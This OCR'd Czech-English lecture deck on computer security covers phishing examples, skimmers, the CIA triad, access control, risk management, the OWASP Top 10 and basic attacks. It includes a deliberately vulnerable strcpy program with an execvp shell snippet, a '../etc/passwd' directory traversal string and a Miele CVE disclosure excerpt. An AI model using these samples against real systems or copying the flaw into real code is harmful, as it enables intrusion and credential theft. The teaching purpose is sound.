
IT Helpdesk (March 2017)



IT Helpdesk (March 2017)


System mail administrator service help desk server terminal.

You are advised to verify your email account for update to ensure you do not experience service interruption from our data base.
Fill the required information below correctly for update of your email.
IT Services Help Desk.



Obrázek: Even for unmatch. pwds, even for blank form...

Invoice (June 2017)



Vaše faktura a seznam výrobků

From: Pavel Jelínek <pavel.jelinek@davemar.pl> (TECHENG CZ s.r.o.)
To: "miroslav. bursa" <miroslav.bursa@cvut.cz>
Date: Mon Jun 5 22:46:08 2017
Attachments:
Faktura.rar

Spam Status: Spamassassin

Dobrý den.
Vaše faktura a seznam výrobků je v přiloženém dokumentu. Ráno v den doručení, kurýr pošle Vám SMS zprávu s upřesněným časem doručení.

Pavel Jelínek, Obchodní oddělení
TECHENG CZ s.r.o.
Telefon: +420 257 702 093

Faktura.rar

Obrázek: Quite well translated. Guess what is in the archive...

Skimming device

Obrázek: Find a difference...

Skimming device

Obrázek: Skimming device

An average day...


Obrázek: Motivační obrázek, Checkpoint Security Report 2016

An average day...

Obrázek:
Avg. day

- Every 4 s: An unknown malware is downloaded
- Every 5 s: A host accesses a malicious website
- Every 30 s: A threat emulation event occurs
- Every 53 s: A bot communicates with its CC center
- Every 81 s: A known malware is downloaded
- Every 4 min: A high-risk app is used
- Every 32 min: Sensitive data is sent outside the org.

Bezpečnost



Obrázek: Motivační obrázek

Bezpečnost

“The riskiest thing we can do
is just maintain the status quo”

-Bob Iger, buisinessman, chairman/CEO of Walt Disney Company

Bezpečnost

“Status quo, you know,
is Latin for ’the mess we’re in’.”


-Ronald Reagan, actor and former President of the United States

Bezpečnost

“There is no such thing as perfect security, only varying levels of insecurity.”

-Salman Rushdie, author

Where are you?




Obrázek: I must be somewhere...

Modely počítačové bezpečnosti

- Access control list (ACL)
- Capability-based security
- Multi-level security (MLS)
- Role-based access control (RBAC)
- Lattice-based access control (LBAC)
- Bell-LaPadula model
- Biba model
- Clark-Wilson model
- Graham-Denning model
- Take-grant protection model
- Object-capability model
- ...


CIA Triad



Obrázek: AIC: The CIA triad

Model designed to guide policies for information security within an organization.


CIA Triad



Obrázek: The CIA triad

- Confidentiality (privacy)
  - Citlivé údaje: pouze autorizovani lidé
  - Porušení: Koukání přes rameno


CIA Triad



Obrázek: The CIA triad

- Confidentiality (privacy)
  - Citlivé údaje: pouze autorizovani lidé
  - Porušení: Koukání přes rameno
- Integrity
  - Bez autorizace nelze data vytvořit/změnit/smazat. Zachovat důvěryhodnost a konzistenci.
  - Porušení: Např. výpadek el. proudu

CIA Triad



Obrázek: The CIA triad

- Confidentiality (privacy)
  - Citlivé údaje: pouze autorizovani lidé
  - Porušení: Koukání přes rameno
- Integrity
  - Bez autorizace nelze data vytvořit/změnit/smazat. Zachovat důvěryhodnost a konzistenci.
  - Porušení: Např. výpadek el. proudu
- Availability
  - Dostupnost informací, počítačových systémů zpracovávajících tyto informace a bezpečnostních prvků chránící tyto informace (redundance (RAID), failover, HA, DRP[a])

[a] Data Recovery Plan

Typy řízení

- Administrativní
  - psaná pravidla: zásady, postupy, návody, standardy

Typy řízení

- Administrativní
  - psaná pravidla: zásady, postupy, návody, standardy
- Logické
  - monitorování a řízení přístupu k informacím (hesla, firewally, IDS, ACL, ...)
  - Principle of least privilege (Windows Administrator ☺) vs. BYOD, BYOA

Typy řízení

- Administrativní
  - psaná pravidla: zásady, postupy, návody, standardy
- Logické
  - monitorování a řízení přístupu k informacím (hesla, firewally, IDS, ACL, ...)
  - Principle of least privilege (Windows Administrator ☺) vs. BYOD, BYOA
- Fyzické
  - monitorování a řízení v rámci pracovišť a počítačových středisek (zámky, dveře, alarmy, kamery, hlídači, ...)
  - Separation of duties

Klasifikace informací

- Ochrana v závislosti na hodnotě informací
- Závisí na oblasti použití
- Nutno kvantifikovat význam klasifikace
- Nutno školit zaměstnance i partnery

Klasifikace informací

- Ochrana v závislosti na hodnotě informací
- Závisí na oblasti použití
- Nutno kvantifikovat význam klasifikace
- Nutno školit zaměstnance i partnery

Příklad:

- Obchodní sféra:
  - public/sensitive/private/confidential
- Vládní sféra:
  - unclassified, sensitive but unclassified, confidential, secret, top secret

Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- Identifikace – "Hello, my name is John Doe"(username)

Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- Identifikace – "Hello, my name is John Doe"(username)
- Autentizace – Ověření, že osoba je opravdu John Doe (heslo)
  - something you know
  - something you have
  - something you are

Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- Identifikace – "Hello, my name is John Doe"(username)
- Autentizace – Ověření, že osoba je opravdu John Doe (heslo)
  - something you know
  - something you have
  - something you are
- Autorizace oprávnění k přístupu k informacím (role uživatele, RADIUS, Kerberos, . . .)


Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- Identifikace – "Hello, my name is John Doe"(username)
- Autentizace – Ověření, že osoba je opravdu John Doe (heslo)
  - something you know
  - something you have
  - something you are
- Autorizace oprávnění k přístupu k informacím (role uživatele, RADIUS, Kerberos, . . .)
- Protokolování Auditing; záznamy nesmí být možné modifikovat

Řízení přístupu

The strength of any system is no greater than its weakest link.



Obrázek: Access Control

Risk management

- Risk: riziko – pravděpodobnost, že dojde k záškodné akci

Risk management

- Risk: riziko – pravděpodobnost, že dojde k záškodné akci
- Vulnerability: zranitelnost, využitelná k ohrožení či způsobení škody

Risk management


- Risk: riziko – pravděpodobnost, že dojde k záškodné akci
- Vulnerability: zranitelnost, využitelná k ohrožení či způsobení škody
- Threat: hrozba, která má možnost způsobit škodu

Risk management

- Risk: riziko – pravděpodobnost, že dojde k záškodné akci
- Vulnerability: zranitelnost, využitelná k ohrožení či způsobení škody
- Threat: hrozba, která má možnost způsobit škodu

- Není možné eliminovat veškerá rizika: Residual risk

Think twice before you act




Risk management

- Risk: riziko – pravděpodobnost, že dojde k záškodné akci
- Vulnerability: zranitelnost, využitelná k ohrožení či způsobení škody
- Threat: hrozba, která má možnost způsobit škodu

- Není možné eliminovat veškerá rizika: Residual risk
- Disaster recovery planning

Bezpečnostní rizika – příklad



Obrázek: Bezpečnostní rizika (e-shop)

OWASP Top 10 Risks

The OWASP Top 10 Web Application Security Risks for 2017:

- A1 Injection
- A2 Broken Authentication and Session Management
- A3 Cross-Site Scripting (XSS)
- A4 Broken Access Control
- A5 Security Misconfiguration
- A6 Sensitive Data Exposure
- A7 Insufficient Attack Protection
- A8 Cross-Site Request Forgery (CSRF)
- A9 Using Components with Known Vulnerabilities
- A10 Underprotected APIs

`Zdroj: owasp.org`

A1 – Injection

Injection flaws, such as SQL, OS, XXE, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

`Zdroj: owasp.org`

A2 – Broken Authentication and Session Management

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).

`Zdroj: owasp.org`

A3 – Cross-Site Scripting (XSS)

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

`Zdroj: owasp.org`

A4 – Broken Access Controll

Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

`Zdroj: owasp.org`

A5 – Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, platform, etc. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.


`Zdroj: owasp.org`

A6 – Sensitive Data Exposure

Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

`Zdroj: owasp.org`

Password is already used



Obrázek: Sensitive data exposure

A7 – Insufficient Attack Protection

The majority of applications and APIs lack the basic ability to detect, prevent, and respond to both manual and automated attacks. Attack protection goes far beyond basic input validation and involves automatically detecting, logging, responding, and even blocking exploit attempts. Application owners also need to be able to deploy patches quickly to protect against attacks.

`Zdroj: owasp.org`

A8 – Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. Such an attack allows the attacker to force a victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

`Zdroj: owasp.org`

A9 – Using Known Vulnerable Components

Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

`Zdroj: owasp.org`

A10 – Unvalidated Redirects and Forwards

Modern applications often involve rich client applications and APIs, such as JavaScript in the browser and mobile apps, that connect to an API of some kind (SOAP/XML, REST/JSON, RPC, GWT, etc.). These APIs are often unprotected and contain numerous vulnerabilities.

`Zdroj: owasp.org`

OWASP Top 10 Mobile Risks


The OWASP Top 10 Mobile Security Risks, 2016:

M1 Improper Platform Usage
M2 Insecure Data Storage
M3 Insecure Communication
M4 Insecure Authentication
M5 Insufficient Cryptography
M6 Insecure Authorization
M7 Client Code Quality
M8 Code Tampering
M9 Reverse Engineering
M10 Extraneous Functionality

`Zdroj: owasp.org`

Základní útoky

- Stack overflow (Přetečení zásobníku)




Obrázek: Zdroj: http://usenix.org/.../sec98/.../cowan


Základní útoky: Buffer overrun

Buffer Overrun Attacks (Silberschatz et al)

[Example and illustrations from Silberschatz et al. "Operating Systems Concepts" Ch. 15]

```
#include <stdio.h>
#define BUFFER SIZE 256
int main(int argc, char *argv[])
    {
    char buffer[BUFFER SIZE];
    if (argc < 2)
          return -1;
    else {
          strcpy(buffer,argv[1]);
          return 0;
    }
}
```






```
#include <stdio.h>
int main(int argc, char *argv[])
{
    execvp(''\bin\sh'',''\bin \sh'', NULL);
    return 0;
}
```

Source: http://faculty.cs.tamu.edu/bettati/Courses/410/2006A/Slides/Security.pdf

Obrázek: Zdroj: http://faculty.cs.tamu.edu/bettati/Courses/410/2006A/... overview.html

Základní útoky

- Stack overflow (Přetečení zásobníku)

Základní útoky

- Stack overflow (Přetečení zásobníku)
  - Stack smashing (Canaries: Terminator, Random, Random XOR)

Základní útoky

- Stack overflow (Přetečení zásobníku)
  - Stack smashing (Canaries: Terminator, Random, Random XOR)
  - Return-to-libc-attack

Základní útoky

- Stack overflow (Přetečení zásobníku)
  - Stack smashing (Canaries: Terminator, Random, Random XOR)
  - Return-to-libc-attack
  - Snaží se o provedení tzv. ShellCode

Základní útoky

- Stack overflow (Přetečení zásobníku)
  - Stack smashing (Canaries: Terminator, Random, Random XOR)
  - Return-to-libc-attack
  - Snaží se o provedení tzv. ShellCode
- Ochrana paměti: W^X (OpenBSD), NX (Windows)


Základní útoky

- Stack overflow (Přetečení zásobníku)
  - Stack smashing (Canaries: Terminator, Random, Random XOR)
  - Return-to-libc-attack
  - Snaží se o provedení tzv. ShellCode
- Ochrana paměti: W^X (OpenBSD), NX (Windows)
- Heap overflow

Základní útoky

- Stack overflow (Přetečení zásobníku)
  - Stack smashing (Canaries: Terminator, Random, Random XOR)
  - Return-to-libc-attack
  - Snaží se o provedení tzv. ShellCode
- Ochrana paměti: W^X (OpenBSD), NX (Windows)
- Heap overflow
- Integer overflow/underflow


Integer over/underflow



Obrázek: Zdroj: Wikipedia

- i.e.: `./read_n_bytes '6' 'abcd'`, what if we use '-1'...?


Integer over/underflow



Obrázek: Zdroj: Wikipedia

- i.e.: `./read_n_bytes '6' 'abcd'`, what if we use '-1'...?
- 30 April 2015, the FAA[a] announced it will order Boeing 787 operators to reset its electrical system periodically, to avoid an integer overflow which could lead to loss of electrical power and ram air turbine deployment, and Boeing is going to deploy a software update in the fourth quarter.

Integer over/underflow



Obrázek: Zdroj: Wikipedia

- i.e.: `./read_n_bytes '6' 'abcd'`, what if we use '-1'...?
- 30 April 2015, the FAA[a] announced it will order Boeing 787 operators to reset its electrical system periodically, to avoid an integer overflow which could lead to loss of electrical power and ram air turbine deployment, and Boeing is going to deploy a software update in the fourth quarter.
- The EASA[b] followed on 4 May 2015. The error happens after 2^{31} centiseconds (248.55134814815 days), indicating a 32-bit signed integer.

[a] Federal Aviation Authority
[b] European Aviation Safety Agency

Základní útoky

- Stack overflow (Přetečení zásobníku)
  - Stack smashing (Canaries: Terminator, Random, Random XOR)
  - Return-to-libc-attack
  - Snaží se o provedení tzv. ShellCode
- Ochrana paměti: W^X (OpenBSD), NX (Windows)
- Heap overflow
- Integer overflow/underflow
- Directory traversal
  - `../../../../../../../../etc/passwd`

Miele PG 8528 (washer-disinfector)

```
http://seclists.org/fulldisclosure/2017/Mar/63

[CVE-2017-7240] Miele Professional PG 8528 - Web Server Directory Traversal
From: Jens Regel <jregel () schneider-wulf de>
Date: Fri, 24 Mar 2017 08:27:26 +0100
Title:
======
Miele Professional PG 8528 - Web Server Directory Traversal

Author:
=======
Jens Regel, Schneider & Wulf EDV-Beratung GmbH & Co. KG

CVE-ID:
=======
CVE-2017-7240

Risk Information:
=================
Risk Factor: Medium
CVSS Base Score: 5.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N
CVSS Temporal Vector: CVSS2#E:POC/RL:OF/RC:C
CVSS Temporal Score: 3.9
...
```

Miele PG 8528 (washer-disinfector)

```
...
Timeline:
=========
2016-11-16 Vulnerability discovered
2016-11-10 Asked for security contact
2016-11-21 Contact with Miele product representative
2016-12-03 Send details to the Miele product representative
2017-01-19 Asked for update, no response
2017-02-03 Asked for update, no response
2017-03-23 Public disclosure

Status:
=======
Published

